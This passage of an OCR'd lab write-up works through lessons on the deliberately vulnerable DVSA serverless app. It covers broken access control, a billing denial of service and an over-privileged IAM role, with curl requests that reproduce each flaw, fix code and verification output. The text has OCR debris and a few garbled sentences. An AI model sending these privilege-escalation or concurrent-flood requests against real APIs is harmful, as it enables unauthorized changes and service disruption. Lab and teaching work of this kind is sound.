
```
curl -s $API -H "content-type: application/json" -H "authorization: $TOKEN" \
  --data '{"action":"orders"}' | jq
```

Step 3 — Send a Privileged Action as a Standard User

Send a request to update the order status — an action that should be admin-only:

```
curl -X POST $API \
  -H "Content-Type: application/json" \
  -H "authorization: $TOKEN" \
  -d '{"action":"admin-orders","order-id":"ORDER_ID_HERE","status":"shipped"}'
```

If vulnerable, the order status is updated in DynamoDB, even though this user is not an administrator.



Then inject the payload.




Step 4 — Verify in DynamoDB


- Navigate to DynamoDB in the AWS Console.
- Open the DVSA-ORDERS-DB table and browse items.
- Locate the item with the target order-id and confirm the status field has been changed.

Note: The change may not be reflected in the browser UI immediately; verify directly in DynamoDB.

We expect to see something like this in the old version.



But it will not be shown in the user interface (browser) instead we go to



For some reasons the payload did not pass the Lamda func.

5. Evidence and Proof

The exploit is demonstrated in Section 4. The API accepted the privileged action from a standard user and updated the order status in DynamoDB without any authorization failure. The successful state change in DynamoDB confirms that the backend routes privileged actions without verifying user role or order ownership.

6. Fix Strategy / Probable Mitigation

The mitigation requires implementing both authentication and authorization checks at the function level:

- Extract and verify the user's role or group membership from the validated JWT (e.g., using Cognito groups or custom claims).

- Before executing any action, check whether the authenticated user is permitted to perform it. Admin actions such as admin-orders must be rejected with 403 Forbidden if the caller is not an administrator.
- For user-specific actions (e.g., retrieving or modifying an order), verify that the order's owner field matches the requesting user's identity before processing.
- Apply a deny-by-default policy: if the user's authorization cannot be confirmed, the request must be rejected.

7. Code / Config Changes

Add role and ownership checks in order-manager.js:

```
// Extract user identity from verified JWT
const userIdentity = verifiedToken.username;
const userGroups = verifiedToken['cognito:groups'] || [];

// Admin-only action guard
if (data.action === 'admin-orders') {
  if (!userGroups.includes('Admins')) {
    return { statusCode: 403,
             body: JSON.stringify({ message: 'Access denied: admin only' }) };
  }
}

// Ownership check for user-specific actions
if (data.action === 'get' || data.action === 'complete') {
  const order = await getOrderFromDB(data['order-id']);
  if (order.userId !== userIdentity) {
    return { statusCode: 403,
             body: JSON.stringify({ message: 'Access denied: not your order' }) };
  }
}
```

8. Verification After Fix

After applying the fix, sending the privileged admin-orders action as a standard user returns a 403 Forbidden response with "Access denied: admin only". The DynamoDB table shows no unauthorized state changes. Legitimate admin users can still perform the action normally after authenticating with their admin account.

9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Broken Access Control	Users must only access and modify resources they own; admin actions require admin role authorization	API request, JWT payload, DynamoDB table contents, curl responses	Standard user can only view and interact with their own orders	Standard user successfully updates order status using admin-only action without authorization

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Broken Access Control	Backend authenticated the user but skipped authorization — any authenticated user could invoke any action regardless of role	Insecure design / authorization bypass	Added role-based access control (RBAC) checks and order ownership validation in order-manager.js	Unauthorized requests return 403 Forbidden; DynamoDB shows no unauthorized modifications

10. Takeaway / Lessons Learned

Authentication (who you are) and authorization (what you are allowed to do) are two distinct security controls that must both be enforced. This lesson shows that verifying a user's identity via JWT is not sufficient — every sensitive action must also verify that the authenticated user has the right to perform it. In serverless architectures, where each Lambda is effectively its own access control point, role-based checks and ownership validation must be implemented at the function level.

Lesson 6 · Denial of Service (DoS)

1. Goal and Vulnerability Summary

Lesson 6 demonstrates a denial-of-service weakness in the DVSA billing workflow. The affected components are the public API billing path, the DVSA-ORDER-BILLING Lambda, and the downstream payment processor. The security impact is reduced availability: repeated concurrent billing requests can consume Lambda processing capacity and delay or disrupt legitimate checkout activity. The main weakness is the absence of rate limiting, fairness controls, and strong duplicate-billing protection.

2. Why This Works / Root Cause

The vulnerability exists because billing requests are handled synchronously and invoke a slow downstream payment path (typically 2–4 seconds per request). The code lacks per-user throttling, idempotency protection, and queue-based isolation. As a result, multiple parallel requests can tie up Lambda concurrency slots and degrade service for normal users.

3. Environment and Setup

- DVSA website URL and /order API path
- Valid JWT token for an authenticated user
- One or two normal user accounts with existing orders
- CloudWatch Metrics and Logs
- API Gateway Metrics dashboard
- Terminal with curl, jq, and time utilities

4. Reproduction Steps

Step 1 — Prepare a Valid Order


Using the browser normally: log in, add items, create an order, complete shipping, and stop before payment. Capture:

- API endpoint URL
- JWT authentication token
- The specific ORDER_ID to be used in the attack

Step 2 — Baseline a Single Billing Request

```
time curl -s $API \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN" \
  --data '{"action":"pay","order-id":"ORDER_ID"}' | jq
```

```
amer@MSI:~$ time curl -s "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN2" \
  -d '{"action":"billing","order-id":"'"$ORDER_ID_2"'","data":{"ccn":"4242424242424242","exp":"11/29",
"cvv":"123"}}' | jq
```




Note the real time (~8–10 seconds). Since the payment processor sleeps 2–4 seconds, a significantly longer response time indicates Lambda overhead.

Step 3 — Run a Controlled Parallel Burst

Send 20 concurrent billing requests simultaneously:


```
for i in $(seq 1 20); do
  curl -s $API \
    -H "content-type: application/json" \
    -H "authorization: $TOKEN" \
    --data '{"action":"pay","order-id":"ORDER_ID"}' &
done; wait
```




While the burst is running, in a second terminal, test a legitimate billing request and measure how much slower it becomes.

Step 4 — Observe Degradation

Compare the response times of legitimate requests during the attack vs. normal conditions. CloudWatch metrics will show Lambda throttling during the attack window (approximately 30 throttles at peak).




Second trial to confirm the behavior




5. Evidence and Proof

CloudWatch logs show that a single billing request takes approximately 2,500–3,000 ms to complete. When multiple concurrent requests are sent, these long-running executions accumulate and consume available Lambda concurrency. Evidence includes:

- Significant increase in response time for legitimate billing requests made during the attack window.
- Lambda throttling visible in CloudWatch metrics (red throttle events from 13:50–14:10 showing 30 concurrent throttles at peak).
- Failed or delayed legitimate purchases made by victim users during the attack timeframe.





6. Fix Strategy / Probable Mitigation

The billing function was modified to enforce an atomic server-side state transition in DynamoDB. Before contacting the payment processor, the function conditionally updates the order status from the eligible pre-payment state to a temporary "billing-in-progress" state using a ConditionExpression. Because this transition is atomic, only one concurrent request can claim the order. Later updates to mark payment success or failure are also conditioned on the order still being in the in-progress state, preventing duplicate or concurrent billing for the same order.

7. Code / Config Changes

In order_billing.py — add conditional atomic state transition:

```
# Lesson 6 fix — atomic billing lock
response = dynamodb.update_item(
    TableName=ORDERS_TABLE,
    Key={"orderId": {"S": order_id}},
    UpdateExpression="SET orderStatus = :inprogress",
    ConditionExpression="orderStatus = :open",
    ExpressionAttributeValues={
        ":inprogress": {"S": "billing-in-progress"},
        ":open": {"S": "open"}
    }
)
```

Additionally, implement API Gateway usage plans and throttling:

- Set per-user rate limits using API Gateway Usage Plans.
- Enable throttling at the stage level to limit request rates.

```
    # LESSON6 fixed:
    # Atomically claim the order for billing by changing:
    # 100 -> 115 (billing-in-progress)
    # Only one concurrent request can succeed here.
    try:
        table.update_item(
            Key=key,
            UpdateExpression="SET orderStatus = :inprogress",
            ConditionExpression="orderStatus = :expected",
            ExpressionAttributeValues={
                ":inprogress": 115,
                ":expected": 100
            }
        )
    except ClientError as e:
        if e.response["Error"]["Code"] == "ConditionalCheckFailedException":
            return {"status": "err", "msg": "billing already in progress or order
        raise
```

```
    if res['status'] == 110:
        # LESSON6 fixed:
        # Move billing-in-progress -> payment-failed
        table.update_item(
            Key=key,
            UpdateExpression="SET orderStatus = :failed",
            ConditionExpression="orderStatus = :inprogress",
            ExpressionAttributeValues={
                ":failed": 110,
                ":inprogress": 115
            }
        )
        return {"status": "err", "msg": "invalid payment details"}
```


8. Verification After Fix

After fix verification results:

- First billing request: ~4.9 seconds — processed successfully (order locked).
- Second concurrent billing request: ~4.3 seconds — blocked (order no longer in allowed pre-billing state).

Before fix: multiple requests could process billing; same order could be charged multiple times.

After fix: first request locks the order; subsequent requests are rejected; no duplicate billing is possible. This is the expected result of "prevent duplicate or concurrent billing through server-side state transition."



```
  time curl -s "$API" \
    -H "Content-Type: application/json" \
    -H "Authorization: $TOKEN2" \
    -d '{"action":"billing","order-id":"'"$ORDER_ID_2"'","data":{"ccn":"4242424242424242","exp":"11/29
","cvv":"123"}}' | jq
) > req1.txt 2>&1 &

(
  time curl -s "$API" \
    -H "Content-Type: application/json" \
    -H "Authorization: $TOKEN2" \
    -d '{"action":"billing","order-id":"'"$ORDER_ID_2"'","data":{"ccn":"4242424242424242","exp":"11/29
","cvv":"123"}}' | jq
) > req2.txt 2>&1 &

wait
cat req1.txt
echo "----------------"
cat req2.txt
```

```
{
  "status": "ok",
  "amount": 45,
  "token": "JJSjXqi6GqbY",
  "missing": {}
}

real    0m4.925s
user    0m0.022s
sys     0m0.055s
----------------
{
  "status": "err",
  "msg": "order is not eligible for billing"
}

real    0m4.390s
user    0m0.030s
sys     0m0.089s
```

9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Denial of Service (DoS)	Order must be billed exactly once; concurrent processing of the same order is not permitted	API requests, CloudWatch logs and metrics, terminal timing output	Single billing request succeeds in approximately 4–5 seconds	Multiple concurrent requests consumed Lambda concurrency, causing throttling and failures for legitimate users

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Denial of Service (DoS)	Multiple requests processed the same order simultaneously due to absence of atomic concurrency control	Intentional misuse / resource abuse	Conditional DynamoDB update (ConditionExpression) added in order_billing.py to enforce atomic state lock	Only one request succeeds per order; all subsequent concurrent requests are rejected

10. Takeaway / Lessons Learned

This lesson demonstrates that availability vulnerabilities can arise from improper request handling and lack of concurrency control, even when no sensitive data is exposed. The main issue was not input validation but a race condition in business logic — multiple requests could simultaneously process the same order due to non-atomic state handling. In serverless environments, Lambda scales automatically, which means concurrent requests can quickly consume resources and slow backend operations amplify the impact. Key lesson: always enforce atomic operations and state transitions in backend workflows using idempotency, conditional updates, and rate limiting.

Lesson 7 · Over-Privileged Function

1. Goal and Vulnerability Summary

This lesson demonstrates that the DVSA-SEND-RECEIPT-EMAIL Lambda function has been granted an IAM execution role with wildcard (*) permissions far exceeding what the function needs to perform its intended task. Because the role allows unrestricted access to all S3 buckets and all DynamoDB tables, any compromise of this single function would expose the entire data layer of the application.

2. Why This Works / Root Cause

The vulnerability is caused by overly permissive IAM policies attached to the Lambda execution role. The role uses wildcard Resource values (arn:aws:s3:::* and arn:aws:dynamodb:...:table/*), granting access to ALL buckets and ALL tables rather than only the specific resources the function needs. This violates the Principle of Least Privilege. Additionally, AmazonSESFullAccess is attached instead of a minimal ses:SendEmail permission.

3. Environment and Setup

- AWS Console (IAM, Lambda, Policy Simulator)
- Target Lambda: DVSA-SEND-RECEIPT-EMAIL
- IAM Role: serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-...
- Services tested: Amazon S3, Amazon DynamoDB

4. Reproduction Steps


Step 1 — Locate the Lambda Function

Navigate to AWS Console > Lambda and search for DVSA-SEND-RECEIPT-EMAIL.

Step 2 — Open the Execution Role

Go to Configuration > Permissions and click the execution role name to open it in IAM.

Observe the wildcard Resource values — access to ALL buckets and ALL DynamoDB tables. This is 100% over-privileged.



Access to **ALL buckets**

Access to **ALL objects**

This is **100% over-privileged**

